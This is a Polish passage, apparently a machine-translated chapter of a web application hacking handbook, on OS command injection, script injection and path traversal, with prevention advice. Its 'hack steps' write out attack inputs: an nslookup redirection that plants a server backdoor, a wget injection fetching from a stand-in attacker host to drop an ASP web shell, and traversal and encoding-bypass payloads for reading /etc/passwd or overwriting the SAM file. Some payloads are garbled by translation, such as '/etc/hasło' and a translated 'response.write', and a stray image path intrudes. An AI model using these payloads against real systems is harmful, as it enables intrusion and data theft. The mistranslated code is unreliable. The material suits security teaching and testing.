5. Kiedy znajdziesz sposób na wstrzykiwanie poleceń i pobieranie wyników, powinieneś określić swój poziom uprawnień (używając whoami lub czegoś podobnego lub próbując zapisać nieszkodliwy plik w chronionym katalogu). Następnie możesz próbować zwiększyć uprawnienia, uzyskać dostęp tylnymi drzwiami do poufnych danych aplikacji lub zaatakować inne hosty dostępne z zaatakowanego serwera.

W niektórych przypadkach wstrzyknięcie całkowicie oddzielnego polecenia może nie być możliwe ze względu na filtrowanie wymaganych znaków lub zachowanie interfejsu API poleceń używanego przez aplikację. Niemniej jednak nadal może istnieć możliwość ingerowania w zachowanie wykonywanego polecenia w celu osiągnięcia pożądanego rezultatu. W jednym przypadku zaobserwowanym przez autorów aplikacja przekazała dane wprowadzone przez użytkownika do polecenia systemu operacyjnego nslookup w celu znalezienia adresu IP nazwy domeny podanej przez użytkownika. Metaznaki potrzebne do wstrzykiwania nowych poleceń były blokowane, ale znaki < i > używane do przekierowania wejścia i wyjścia polecenia były dozwolone. Polecenie nslookup zwykle wyświetla adres IP nazwy domeny, co nie wydaje się zapewniać skutecznego wektora ataku. Jeśli jednak zostanie podana nieprawidłowa nazwa domeny, polecenie wyświetli komunikat o błędzie zawierający wyszukiwaną nazwę domeny. To zachowanie okazało się wystarczające do przeprowadzenia poważnego ataku:

* Prześlij fragment kodu skryptu wykonywalnego serwera jako nazwę domeny do rozwiązania. Skrypt można ująć w cudzysłowy, aby zapewnić, że interpreter poleceń potraktuje go jako pojedynczy token.

* Użyj znaku >, aby przekierować dane wyjściowe polecenia do pliku w folderze wykonywalnym w katalogu głównym sieci. Polecenie wykonywane przez system operacyjny jest następujące:

nslookup „[kod skryptu]” > [/ścieżka/do/pliku_wykonywalnego]

* Po uruchomieniu polecenia następujące dane wyjściowe są przekierowywane do pliku wykonywalnego:

** serwer nie może znaleźć [kod skryptu]: NXDOMAIN

* Ten plik można następnie wywołać za pomocą przeglądarki, a wstrzyknięty kod skryptu jest wykonywany na serwerze. Ponieważ większość języków skryptowych zezwala na to, aby strony zawierały mieszankę treści po stronie klienta i znaczników po stronie serwera, części komunikatu o błędzie, nad którymi atakujący nie ma kontroli, są traktowane jako zwykły tekst, a znaczniki we wstrzykniętym skrypcie są wykonywane. W związku z tym atakowi udaje się wykorzystać warunek wstrzyknięcia ograniczonego polecenia w celu wprowadzenia nieograniczonego backdoora do serwera aplikacji.

KROKI HACKOWANIA

1. Znaki < i > służą odpowiednio do kierowania zawartości pliku do wejścia polecenia i do kierowania wyjścia polecenia do pliku. Jeśli nie jest możliwe użycie powyższych technik do wstrzyknięcia całkowicie

oddzielnego polecenia, nadal możesz odczytywać i zapisywać dowolną zawartość pliku za pomocą znaków < i >.

2. Wiele poleceń systemu operacyjnego wywoływanych przez aplikacje akceptuje szereg parametrów wiersza poleceń, które kontrolują ich zachowanie. Często wprowadzane przez użytkownika dane wejściowe są przekazywane do polecenia jako jeden z tych parametrów i możesz dodać kolejne parametry, po prostu wstawiając spację, po której następuje odpowiedni parametr. Na przykład aplikacja do tworzenia stron internetowych może zawierać funkcję, w której serwer pobiera określony przez użytkownika adres URL i renderuje jego zawartość w przeglądarce do edycji. Jeśli aplikacja po prostu wywołuje program wget, możesz pisać dowolną zawartość pliku do systemu plików serwera przez dodanie parametru wiersza poleceń -O używanego przez wget. Na przykład:

url=http://wahh-attacker.com/%20-O%20c:\inetpub\wwwroot\scripts\cmdasp.asp

WSKAZÓWKA: Wiele ataków polegających na wstrzykiwaniu poleceń wymaga wstrzykiwania spacji w celu oddzielenia argumentów wiersza poleceń. Jeśli stwierdzisz, że spacje są filtrowane przez aplikację, a atakowana platforma jest oparta na systemie UNIX, możesz zamiast tego użyć zmiennej środowiskowej $IFS, która zawiera separatory pól białych znaków.

Znajdowanie luk w wykonywaniu dynamicznym

Luki w wykonywaniu dynamicznym najczęściej pojawiają się w językach takich jak PHP i Perl. Ale w zasadzie każdy typ platformy aplikacji może przekazywać dane wejściowe dostarczone przez użytkownika do interpretera opartego na skryptach, czasem na innym serwerze zaplecza.

KROKI HACKOWANIA

1. Dowolna pozycja danych dostarczonych przez użytkownika może zostać przekazana do dynamicznej funkcji wykonawczej. Jednymi z najczęściej wykorzystywanych w ten sposób elementów są nazwy i wartości parametrów plików cookie oraz trwałe dane przechowywane w profilach użytkowników w wyniku wcześniejszych działań.

2. Spróbuj przesłać kolejno następujące wartości jako każdy docelowy parametr:

;echo%20111111

echo%20111111

odpowiedź.napisz%20111111

:odpowiedź.write%20111111

3. Przejrzyj odpowiedzi aplikacji. Jeśli ciąg 111111 zostanie zwrócony samodzielnie (nie jest poprzedzony resztą ciągu polecenia), aplikacja prawdopodobnie będzie podatna na wstrzykiwanie poleceń skryptowych.

4. Jeśli łańcuch 111111 nie zostanie zwrócony, poszukaj komunikatów o błędach wskazujących, że dane wejściowe są wykonywane dynamicznie i że może być konieczne dostrojenie składni w celu wprowadzenia dowolnych poleceń.

5. Jeśli atakowana aplikacja używa PHP, możesz użyć ciągu testowego phpinfo(), który, jeśli się powiedzie, zwróci szczegóły konfiguracji środowiska PHP.

6. Jeśli aplikacja wydaje się być podatna na ataki, zweryfikuj to, wstrzykując niektóre polecenia powodujące opóźnienia czasowe, jak opisano wcześniej w przypadku wstrzykiwania poleceń systemu operacyjnego. Na przykład:

system('ping%20127.0.0.1')

Zapobieganie wstrzykiwaniu poleceń systemu operacyjnego

Ogólnie rzecz biorąc, najlepszym sposobem zapobiegania powstawaniu błędów wstrzykiwania poleceń systemu operacyjnego jest unikanie bezpośredniego wywoływania poleceń systemu operacyjnego. Praktycznie każde wyobrażalne zadanie, które może wymagać aplikacja internetowa, można wykonać za pomocą wbudowanych interfejsów API, którymi nie można manipulować w celu wykonania poleceń innych niż zamierzone. Jeśli zostanie uznane za nieuniknione osadzenie danych dostarczonych przez użytkownika w ciągach poleceń przekazywanych do interpretera poleceń systemu operacyjnego, aplikacja powinna egzekwować rygorystyczne zabezpieczenia, aby zapobiec powstaniu luki w zabezpieczeniach. Jeśli to możliwe, należy użyć białej listy, aby ograniczyć wprowadzanie danych przez użytkownika do określonego zestawu oczekiwanych wartości. Ewentualnie wprowadzanie powinno być ograniczone do bardzo wąskiego zestawu znaków, na przykład tylko znaków alfanumerycznych. Dane wejściowe zawierające jakiekolwiek inne dane, w tym wszelkie metaznaki lub spacje, które można sobie wyobrazić, należy odrzucić. Jako kolejną warstwę ochrony, aplikacja powinna wykorzystywać interfejsy API poleceń, które uruchamiają określony proces za pomocą jego nazwy i parametrów wiersza poleceń, zamiast przekazywać ciąg poleceń do interpretera powłoki, który obsługuje łączenie poleceń i przekierowywanie. Na przykład Java API Runtime.exec i ASP.NET API Process.Start nie obsługują metaznaków powłoki. Jeśli są właściwie używane, mogą zapewnić wykonanie tylko polecenia zamierzonego przez programistę. Zobacz rozdział 19, aby uzyskać więcej informacji na temat interfejsów API wykonywania poleceń.

Zapobieganie lukom w zabezpieczeniach związanym z wstrzykiwaniem skryptów

Ogólnie rzecz biorąc, najlepszym sposobem na uniknięcie luk związanych z wstrzyknięciem skryptu jest nieprzekazywanie danych wejściowych dostarczonych przez użytkownika lub danych z nich pochodzących do jakichkolwiek dynamicznych funkcji wykonawczych lub dołączanych. Jeśli z jakiegoś powodu zostanie to uznane za nieuniknione, odpowiednie dane wejściowe powinny zostać ściśle zweryfikowane, aby zapobiec wystąpieniu jakiegokolwiek ataku. Jeśli to możliwe, użyj białej listy znanych dobrych wartości, których oczekuje aplikacja, i odrzuć wszelkie dane wejściowe, które nie pojawiają się na tej liście. Jeśli to się nie powiedzie, porównaj znaki użyte w danych wejściowych z zestawem, o którym wiadomo, że jest nieszkodliwy, takim jak znaki alfanumeryczne z wyłączeniem spacji.

Manipulowanie ścieżkami plików

Wiele rodzajów funkcji powszechnie spotykanych w aplikacjach internetowych obejmuje przetwarzanie danych wejściowych dostarczonych przez użytkownika w postaci nazwy pliku lub katalogu. Zazwyczaj dane wejściowe są przekazywane do interfejsu API, który akceptuje ścieżkę do pliku, na przykład podczas pobierania pliku z lokalnego systemu plików. Aplikacja przetwarza wynik wywołania API w ramach swojej odpowiedzi na żądanie użytkownika. Jeśli dane wejściowe wprowadzone przez użytkownika zostaną niewłaściwie zweryfikowane, takie zachowanie może prowadzić do różnych luk w zabezpieczeniach, z których najpowszechniejszymi są błędy związane z przechodzeniem przez ścieżkę do pliku i błędy dołączania pliku.

Luki w zabezpieczeniach związane z przechodzeniem ścieżki

Luki w zabezpieczeniach związane z przechodzeniem ścieżki powstają, gdy aplikacja używa danych kontrolowanych przez użytkownika w celu uzyskania dostępu do plików i katalogów na serwerze aplikacji lub innym systemie plików zaplecza w niebezpieczny sposób. Przesyłając spreparowane dane wejściowe, osoba atakująca może spowodować odczyt lub zapis dowolnej zawartości w dowolnym miejscu systemu plików, do którego uzyskuje dostęp. Często umożliwia to atakującemu odczytanie poufnych informacji z serwera lub nadpisanie poufnych plików, co ostatecznie prowadzi do wykonania dowolnego polecenia na serwerze.

Rozważmy następujący przykład, w którym aplikacja używa dynamicznej strony do zwracania statycznych obrazów do klienta. Nazwa żądanego obrazu jest określona w parametrze ciągu zapytania:

http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg

Gdy serwer przetwarza to żądanie, wykonuje następujące kroki:

1. Wyodrębnia wartość parametru nazwy pliku z ciągu zapytania.

2. Dołącza tę wartość do przedrostka C:\filestore\.

3. Otwiera plik o tej nazwie.

4. Odczytuje zawartość pliku i zwraca go klientowi.

Luka powstaje, ponieważ osoba atakująca może umieścić sekwencje przechodzenia ścieżki w nazwie pliku, aby cofnąć się z katalogu określonego w kroku 2, a tym samym uzyskać dostęp do plików z dowolnego miejsca na serwerze, do którego kontekst użytkownika używany przez aplikację ma uprawnienia dostępu. Sekwencja przechodzenia przez ścieżkę jest znana jako „kropka-kropka-ukośnik”; typowy atak wygląda tak:

http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini

Kiedy aplikacja dołącza wartość parametru filename do nazwy katalogu images, uzyskuje następującą ścieżkę:

C:\filestore\..\windows\win.ini

Dwie sekwencje przechodzenia skutecznie przechodzą z katalogu images do katalogu głównego dysku C:, więc poprzednia ścieżka jest równoważna z następującą: C:\windows\win.ini

Dlatego zamiast zwracać plik obrazu, serwer faktycznie zwraca domyślny plik konfiguracyjny systemu Windows.

UWAGA: W starszych wersjach serwera WWW Windows IIS aplikacje domyślnie działały z uprawnieniami systemu lokalnego, umożliwiając dostęp do dowolnego możliwego do odczytu pliku w lokalnym systemie plików. W nowszych wersjach, podobnie jak w przypadku wielu innych serwerów sieciowych, proces serwera domyślnie działa w mniej uprzywilejowanym kontekście użytkownika. Z tego powodu podczas wyszukiwania luk w zabezpieczeniach związanych z przemierzaniem ścieżki najlepiej jest zażądać pliku domyślnego, który może odczytać każdy typ użytkownika, na przykład c:\windows\win.ini.

W tym prostym przykładzie aplikacja nie implementuje żadnych mechanizmów obronnych, aby zapobiec atakom polegającym na przemierzaniu ścieżki. Ponieważ jednak ataki te są szeroko znane od jakiegoś czasu, często spotyka się aplikacje, które implementują różne zabezpieczenia przed nimi, często oparte na filtrach sprawdzania poprawności danych wejściowych. Jak zobaczysz, filtry te są często źle zaprojektowane i mogą zostać ominięte przez wykwalifikowanego atakującego.

Znajdowanie i wykorzystywanie luk w zabezpieczeniach związanych z przechodzeniem ścieżki

Wiele rodzajów funkcji wymaga, aby aplikacja internetowa odczytywała lub zapisywała system plików na podstawie parametrów dostarczonych w żądaniach użytkownika. Jeśli te operacje są przeprowadzane w niebezpieczny sposób, osoba atakująca może przesłać spreparowane dane wejściowe, które powodują, że aplikacja uzyskuje dostęp do plików, do których projektant aplikacji nie miał dostępu. Znane jako podatności na przechodzenie ścieżki, takie defekty mogą umożliwić atakującemu odczyt poufnych danych, w tym haseł i dzienników aplikacji, lub nadpisanie elementów o krytycznym znaczeniu dla bezpieczeństwa, takich jak pliki konfiguracyjne i pliki binarne oprogramowania. W najpoważniejszych przypadkach luka może umożliwić atakującemu całkowite złamanie zabezpieczeń zarówno aplikacji, jak i bazowego systemu operacyjnego. Wady przemierzania ścieżki są czasami subtelne do wykrycia, podobnie jak wiele aplikacji internetowych aby wdrożyć obronę przed nimi, które mogą być podatne na obejścia. Opiszemy wszystkie różne techniki, których będziesz potrzebować, od identyfikowania potencjalnych celów, przez sondowanie podatnych na ataki zachowań, obchodzenie zabezpieczeń aplikacji, po radzenie sobie z niestandardowym kodowaniem.

Lokalizowanie celów do ataku

Podczas wstępnego mapowania aplikacji powinieneś już zidentyfikować wszelkie oczywiste obszary powierzchni ataku w odniesieniu do podatności na przechodzenie ścieżki. Każda funkcjonalność, której wyraźnym celem jest przesyłanie lub pobieranie plików, powinna zostać dokładnie przetestowana. Ta funkcja jest często spotykana w aplikacjach przepływu pracy, w których użytkownicy mogą udostępniać dokumenty, w aplikacjach do blogowania i aukcji, w których użytkownicy mogą przesyłać obrazy, oraz w aplikacjach informacyjnych, w których użytkownicy mogą pobierać dokumenty, takie jak książki elektroniczne, instrukcje techniczne i raporty firmowe. Oprócz oczywistej docelowej funkcjonalności tego rodzaju, różne inne typy zachowań mogą sugerować odpowiednią interakcję z systemem plików.

KROKI HACKOWANIA

1. Przejrzyj informacje zebrane podczas mapowania aplikacji, aby określić:

* Każde wystąpienie, w którym parametr żądania wydaje się zawierać nazwę pliku lub katalogu, na przykład include=main.inc lub template=/en/sidebar.

* Wszelkie funkcje aplikacji, których implementacja może obejmować pobieranie danych z systemu plików serwera (w przeciwieństwie do wewnętrznej bazy danych), takie jak wyświetlanie dokumentów biurowych lub obrazów.

2. Podczas wszystkich testów, które przeprowadzasz w odniesieniu do każdego innego rodzaju luki w zabezpieczeniach, szukaj komunikatów o błędach lub innych nietypowych zdarzeń, które Cię interesują. Spróbuj znaleźć dowody na przypadki, w których dane dostarczone przez użytkownika są przekazywane do interfejsów API plików lub jako parametry do poleceń systemu operacyjnego.

WSKAZÓWKA: Jeśli masz lokalny dostęp do aplikacji (w ćwiczeniu testowania białej skrzynki lub z powodu naruszenia bezpieczeństwa systemu operacyjnego serwera), identyfikacja obiektów docelowych dla testowania przechodzenia ścieżki jest zwykle prosta, ponieważ możesz monitorować wszystkie interakcje systemu plików wykonywane przez aplikację.

KROKI HACKOWANIA

Jeśli masz lokalny dostęp do aplikacji internetowej, wykonaj następujące czynności:

1. Użyj odpowiedniego narzędzia do monitorowania całej aktywności systemu plików na serwerze. Na przykład narzędzie FileMon firmy SysInternals może być używane na platformie Windows, narzędzia ltrace/strace mogą być używane w systemie Linux, a polecenie truss może być używane w systemie Solaris firmy Sun.

2. Przetestuj każdą stronę aplikacji, wstawiając pojedynczy unikalny ciąg (np. traversaltest) do każdego przesłanego parametru (w tym wszystkich plików cookie, pól ciągu zapytania i elementów danych POST). Celuj tylko w jeden parametr naraz i używaj zautomatyzowanych technik opisanych w rozdziale 14, aby przyspieszyć ten proces.

3. Ustaw filtr w narzędziu do monitorowania systemu plików, aby identyfikować wszystkie zdarzenia w systemie plików, które zawierają ciąg testowy.

4. Jeśli zostaną zidentyfikowane zdarzenia, w których ciąg testowy został użyty jako nazwa pliku lub katalogu lub został do niej włączony, przetestuj każdą instancję (zgodnie z poniższym opisem), aby określić, czy jest ona podatna na ataki typu path traversal.

Wykrywanie luk w zabezpieczeniach Path Traversal

Po zidentyfikowaniu różnych potencjalnych celów testowania przechodzenia ścieżki należy przetestować każdą instancję indywidualnie, aby określić, czy dane kontrolowane przez użytkownika są przekazywane do odpowiednich operacji systemu plików w niebezpieczny sposób. Dla każdego testowanego parametru dostarczonego przez użytkownika określ, czy sekwencje przechodzenia są blokowane przez aplikację lub czy działają one zgodnie z oczekiwaniami. Początkowy test, który jest zwykle niezawodny, polega na przesłaniu sekwencji przechodzenia w sposób, który nie wymaga cofania się powyżej katalogu początkowego.

KROKI HACKOWANIA

1. Opierając się na założeniu, że docelowy parametr jest dołączany do katalogu predefiniowanego określonego przez aplikację, zmodyfikuj wartość parametru, aby wstawić dowolny podkatalog i pojedynczą sekwencję przeglądania. Na przykład, jeśli aplikacja przesyła ten parametr:

file=foo/file1.txt

try submitting this value:

file=foo/bar/../file1.txt

Jeśli zachowanie aplikacji jest identyczne w obu przypadkach, może być podatna na ataki. Powinieneś przejść bezpośrednio do próby uzyskania dostępu do innego pliku, przechodząc powyżej katalogu początkowego.

2. Jeśli zachowanie aplikacji jest różne w obu przypadkach, może to być blokowanie, usuwanie lub oczyszczanie sekwencji przechodzenia, co skutkuje nieprawidłową ścieżką pliku. Warto sprawdzić, czy istnieją sposoby na obejście filtrów walidacyjnych aplikacji (opisane w następnej sekcji). Powodem, dla którego ten test jest skuteczny, nawet jeśli podkatalog „bar” nie istnieje, jest to, że większość popularnych systemów plików dokonuje kanonizacji ścieżki pliku przed próbą jej odzyskania. Sekwencja przechodzenia anuluje wymyślony katalog, więc serwer nie sprawdza, czy jest obecny.

Jeśli znajdziesz przypadki, w których przesyłanie sekwencji przechodzenia bez przekraczania katalogu początkowego nie wpływa na zachowanie aplikacji, następnym testem jest próba przejścia z katalogu początkowego i uzyskania dostępu do plików z innego miejsca w systemie plików serwera.


KROKI HACKOWANIA

1. Jeśli funkcja aplikacji, którą atakujesz, zapewnia dostęp do odczytu pliku, spróbuj uzyskać dostęp do znanego, czytelnego dla wszystkich pliku w danym systemie operacyjnym. Prześlij jedną z następujących wartości jako parametr nazwy pliku, który kontrolujesz:

../../../../../../../../../../../etc/hasło

../../../../../../../../../../../windows/win.ini

Jeśli masz szczęście, przeglądarka wyświetli zawartość żądanego pliku, jak pokazano na rysunku 10.5.



2. Jeśli atakowana funkcja umożliwia zapis do pliku, ostateczne zweryfikowanie, czy aplikacja jest podatna na ataki, może być trudniejsze. Często skutecznym testem jest próba zapisania dwóch plików — jednego, do którego powinien mieć dostęp każdy użytkownik, i drugiego, do którego nie powinien mieć dostępu nawet root lub administrator. Na przykład na platformach Windows możesz spróbować tego:

../../../../../../../../../../../testtest.txt

../../../../../../../../../../../windows/system32/config/sam

Na platformach opartych na systemie UNIX pliki, których root może nie zapisywać, są zależne od wersji, ale próba zastąpienia katalogu plikiem zawsze powinna kończyć się niepowodzeniem, więc możesz spróbować tego:

../../../../../../../../../../../tmp/testtest.txt

../../../../../../../../../../../tmp

W przypadku każdej pary testów, jeśli zachowanie aplikacji różni się w odpowiedzi na pierwsze i drugie żądanie (na przykład, jeśli drugie zwróci komunikat o błędzie, a pierwsze nie), aplikacja prawdopodobnie jest podatna na ataki.

3. Alternatywną metodą weryfikacji błędu przejścia z dostępem do zapisu jest próba zapisania nowego pliku w katalogu głównym serwera WWW, a następnie próba odzyskania go za pomocą przeglądarki. Jednak ta metoda może nie działać, jeśli nie znasz lokalizacji głównego katalogu WWW lub jeśli kontekst użytkownika, w którym następuje dostęp do pliku, nie ma uprawnień do zapisu w nim.

UWAGA: Praktycznie wszystkie systemy plików tolerują nadmiarowe sekwencje przechodzenia, które wydają się próbować przejść powyżej katalogu głównego systemu plików. Dlatego zwykle zaleca się

przesłanie dużej liczby sekwencji przechodzenia podczas sondowania w celu znalezienia wady, jak w podanych tutaj przykładach. Możliwe, że katalog początkowy, do którego dołączane są dane, znajduje się głęboko w systemie plików, więc użycie nadmiernej liczby sekwencji pomaga uniknąć fałszywych negatywów. Ponadto platforma Windows toleruje zarówno ukośniki, jak i ukośniki odwrotne jako separatory katalogów, podczas gdy platformy oparte na systemie UNIX tolerują tylko ukośniki. Ponadto niektóre aplikacje internetowe filtrują jedną wersję, a drugą nie. Nawet jeśli masz pewność, że na serwerze sieci Web działa system operacyjny oparty na systemie UNIX, aplikacja może nadal odwoływać się do składnika zaplecza opartego na systemie Windows. Z tego powodu zawsze zaleca się wypróbowanie obu wersji podczas sondowania pod kątem wad przejścia.

Omijanie przeszkód w atakach przecinających

Jeśli początkowe próby przeprowadzenia ataku przechodzenia (jak właśnie opisano) zakończą się niepowodzeniem, nie oznacza to, że aplikacja nie jest podatna na ataki. Wielu twórców aplikacji jest świadomych luk w zabezpieczeniach związanych z przechodzeniem ścieżki i wdraża różnego rodzaju kontrole poprawności danych wejściowych, aby im zapobiec. Jednak te mechanizmy obronne są często wadliwe i mogą być ominięte przez wykwalifikowanego napastnika. Pierwszy powszechnie spotykany typ filtru wejściowego polega na sprawdzeniu, czy parametr nazwy pliku zawiera sekwencje przechodzenia przez ścieżkę. Jeśli tak, filtr albo odrzuca żądanie, albo próbuje oczyścić dane wejściowe w celu usunięcia sekwencji. Ten typ filtra jest często podatny na różne ataki wykorzystujące alternatywne kodowanie i inne sztuczki w celu pokonania filtra. Wszystkie te ataki wykorzystują typ problemów z kanonizacją, z którymi borykają się mechanizmy sprawdzania poprawności danych wejściowych, jak opisano w rozdziale 2.

KROKI HACKOWANIA

1. Zawsze próbuj sekwencji przechodzenia przez ścieżkę, używając zarówno ukośników przednich, jak i ukośników odwrotnych. Wiele filtrów wejściowych sprawdza tylko jeden z nich, gdy system plików może obsługiwać oba.

2. Wypróbuj proste zakodowane w adresach URL reprezentacje sekwencji przechodzenia, używając następujących kodowań. Pamiętaj, aby zakodować każdy ukośnik i kropkę w danych wejściowych:

* Kropka — %2e

* Ukośnik — %2f

* Ukośnik odwrotny — %5c

3. Spróbuj użyć 16-bitowego kodowania Unicode:

* Kropka — %u002e

* Ukośnik — %u2215

* Ukośnik odwrotny — %u2216

4. Wypróbuj podwójne kodowanie adresów URL:

* Kropka — %252e

* Ukośnik — %252f

* Ukośnik odwrotny — %255c

5. Wypróbuj zbyt długie kodowanie Unicode UTF-8:

* Kropka — %c0%2e, %e0%40%ae, %c0ae i tak dalej

* Ukośnik — %c0%af, %e0%80%af, %c0%2f i tak dalej

* Ukośnik odwrotny — %c0%5c, %c0%80%5c i tak dalej

Możesz użyć nielegalnego typu ładunku Unicode w Burp Intruder, aby wygenerować ogromną liczbę alternatywnych reprezentacji dowolnego znaku i przesłać to w odpowiednim miejscu w parametrze docelowym. Reprezentacje te ściśle naruszają zasady reprezentacji Unicode, niemniej jednak są akceptowane przez wiele implementacji dekoderów Unicode, szczególnie na platformie Windows.

6. Jeśli aplikacja próbuje oczyścić dane wprowadzane przez użytkownika przez usunięcie sekwencji przechodzenia i nie stosuje tego filtru rekurencyjnie, możliwe może być ominięcie filtra przez umieszczenie jednej sekwencji w innej. Na przykład:

..../

....\/

..../\

....\\

Drugi rodzaj filtra wejściowego, często spotykany w obronie przed atakami typu path traversal, polega na sprawdzaniu, czy nazwa pliku podana przez użytkownika zawiera sufiks (typ pliku) lub przedrostek (katalog początkowy), których oczekuje aplikacja. Ten typ ochrony może być stosowany w tandemie z już opisanymi filtrami.

KROKI HACKOWEANIA

1. Niektóre aplikacje sprawdzają, czy nazwa pliku podana przez użytkownika kończy się określonym typem pliku lub zestawem typów plików i odrzucają próby uzyskania dostępu do czegokolwiek innego. Czasami to sprawdzenie można odwrócić, umieszczając na końcu żądanej nazwy pliku zakodowany w adresie URL bajt zerowy, po którym następuje typ pliku akceptowany przez aplikację. Na przykład:

../../../../../boot.ini%00.jpg

Powodem, dla którego ten atak czasami się udaje, jest to, że sprawdzanie typu pliku jest realizowane przy użyciu interfejsu API w zarządzanym środowisku wykonawczym, w którym łańcuchy znaków mogą zawierać znaki null (takie jak String.endsWith() w Javie). Jednak po faktycznym pobraniu pliku aplikacja ostatecznie używa interfejsu API w niezarządzanym środowisku, w którym ciągi są zakończone znakiem NULL. Dlatego twoja nazwa pliku jest skutecznie obcinana do żądanej wartości.

2. Niektóre aplikacje próbują kontrolować typ pliku, do którego uzyskuje się dostęp, dodając własny sufiks typu pliku do nazwy pliku podanej przez użytkownika. W tej sytuacji każdy z powyższych exploitów może być skuteczny z tych samych powodów.

3. Niektóre aplikacje sprawdzają, czy nazwa pliku podana przez użytkownika zaczyna się od określonego podkatalogu katalogu początkowego lub nawet od określonej nazwy pliku. To sprawdzenie można oczywiście łatwo ominąć w następujący sposób:

magazyn plików/../../../../../../../etc/passwd

4. Jeśli żaden z powyższych ataków na filtry wejściowe nie powiódł się pojedynczo, aplikacja może implementować wiele typów filtrów. Dlatego musisz połączyć kilka z tych ataków jednocześnie (zarówno przeciwko filtrom sekwencji przechodzenia, jak i filtrom typów plików lub katalogów). Jeśli

możliwe jest HACK STEPS, najlepszym podejściem jest próba podzielenia problemu na osobne etapy. Na przykład, jeśli wniosek o:

diagram1.jpg

powiodło się, ale prośba o:

foo/../diagram1.jpg

nie powiedzie się, wypróbuj wszystkie możliwe obejścia sekwencji przechodzenia, aż wariacja drugiego żądania zakończy się pomyślnie. Jeśli te udane obejścia sekwencji przechodzenia nie umożliwią ci dostępu do /etc/passwd, sprawdź, czy zaimplementowano jakieś filtrowanie typów plików i czy można je ominąć, żądając:

diagram1.jpg%00.jpg

Pracując całkowicie w katalogu początkowym zdefiniowanym przez aplikację, spróbuj zbadać wszystkie zaimplementowane filtry i zobacz, czy każdy z nich można ominąć indywidualnie za pomocą opisanych technik.

5. Oczywiście, jeśli masz dostęp do aplikacji typu whitebox, twoje zadanie jest znacznie łatwiejsze, ponieważ możesz systematycznie pracować nad różnymi typami danych wejściowych i definitywnie weryfikować, jaka nazwa pliku (jeśli w ogóle) faktycznie dociera do systemu plików.

Radzenie sobie z kodowaniem niestandardowym

Prawdopodobnie najbardziej szalony błąd związany z przemierzaniem ścieżki, dotyczył niestandardowego schematu kodowania nazw plików, który ostatecznie został obsłużony w niebezpieczny sposób. Pokazało, że zaciemnianie nie zastąpi bezpieczeństwa. Aplikacja zawierała pewną funkcjonalność przepływu pracy, która umożliwiała użytkownikom przesyłanie i pobieranie plików. Żądanie przeprowadzające przesyłanie dostarczyło parametru nazwy pliku, który był podatny na atak typu path traversal podczas zapisywania pliku. Gdy plik został pomyślnie przesłany, aplikacja udostępniała użytkownikom adres URL umożliwiający ponowne pobranie pliku. Były dwa ważne zastrzeżenia:

* Aplikacja weryfikowała, czy plik do zapisu już istnieje. Jeśli tak, aplikacja odmówiła nadpisania.

* Adresy URL wygenerowane do pobierania plików użytkowników zostały przedstawione przy użyciu zastrzeżonego schematu zaciemniania. Wyglądało to na niestandardową formę kodowania Base64, w której na każdej pozycji zakodowanej nazwy pliku zastosowano inny zestaw znaków.

Wzięte razem, te zastrzeżenia stanowiły barierę dla bezpośredniego wykorzystania luki. Po pierwsze, chociaż możliwe było zapisanie dowolnych plików w systemie plików serwera, nie było możliwe nadpisanie żadnego istniejącego pliku. Również niskie uprawnienia procesu serwera WWW powodowały, że nie było możliwości utworzenia nowego pliku w żadnej interesującej lokalizacji. Po drugie, nie było możliwe zażądanie dowolnego istniejącego pliku (takiego jak /etc/passwd) bez inżynierii wstecznej niestandardowego kodowania, co stanowiło długotrwałe i nieatrakcyjne wyzwanie. Po kilku eksperymentach okazało się, że zaciemnione adresy URL zawierały oryginalny łańcuch nazw plików dostarczony przez użytkownika. Na przykład:

* test.txt stał się zM1YTU4NTY2Y

* foo/../test.txt stał się E1NzUyMzE0ZjQ0NjMzND

Różnica w długości zakodowanych adresów URL wskazywała, że przed zastosowaniem kodowania nie przeprowadzono kanonizacji ścieżki. To zachowanie dało nam wystarczający punkt zaczepienia, aby wykorzystać lukę. Pierwszym krokiem było przesłanie pliku o następującej nazwie:

../../../../../../etc/passwd/../../tmp/foo

co w swojej postaci kanonicznej jest równoważne z:

/tmp/foo

Dlatego może być napisany przez serwer WWW. Przesłanie tego pliku spowodowało powstanie adresu URL pobierania zawierającego następującą zaciemnioną nazwę pliku:

FhwUk1rNXFUVEJOZW1kNlRsUk5NazE2V1RKTmFrMHdUbXBWZWs1NldYaE5lb

Aby zmodyfikować tę wartość i zwrócić plik /etc/passwd, wystarczyło ją obciąć we właściwym miejscu, czyli:

FhwUk1rNXFUVEJOZW1kNlRsUk5NazE2V1RKTmFrM

Próba pobrania pliku przy użyciu tej wartości zwróciła zgodnie z oczekiwaniami plik passwd serwera. Serwer zapewnił nam wystarczające zasoby, aby móc zakodować dowolne ścieżki plików przy użyciu jego schematu, nawet bez rozszyfrowywania używanego algorytmu zaciemniania!

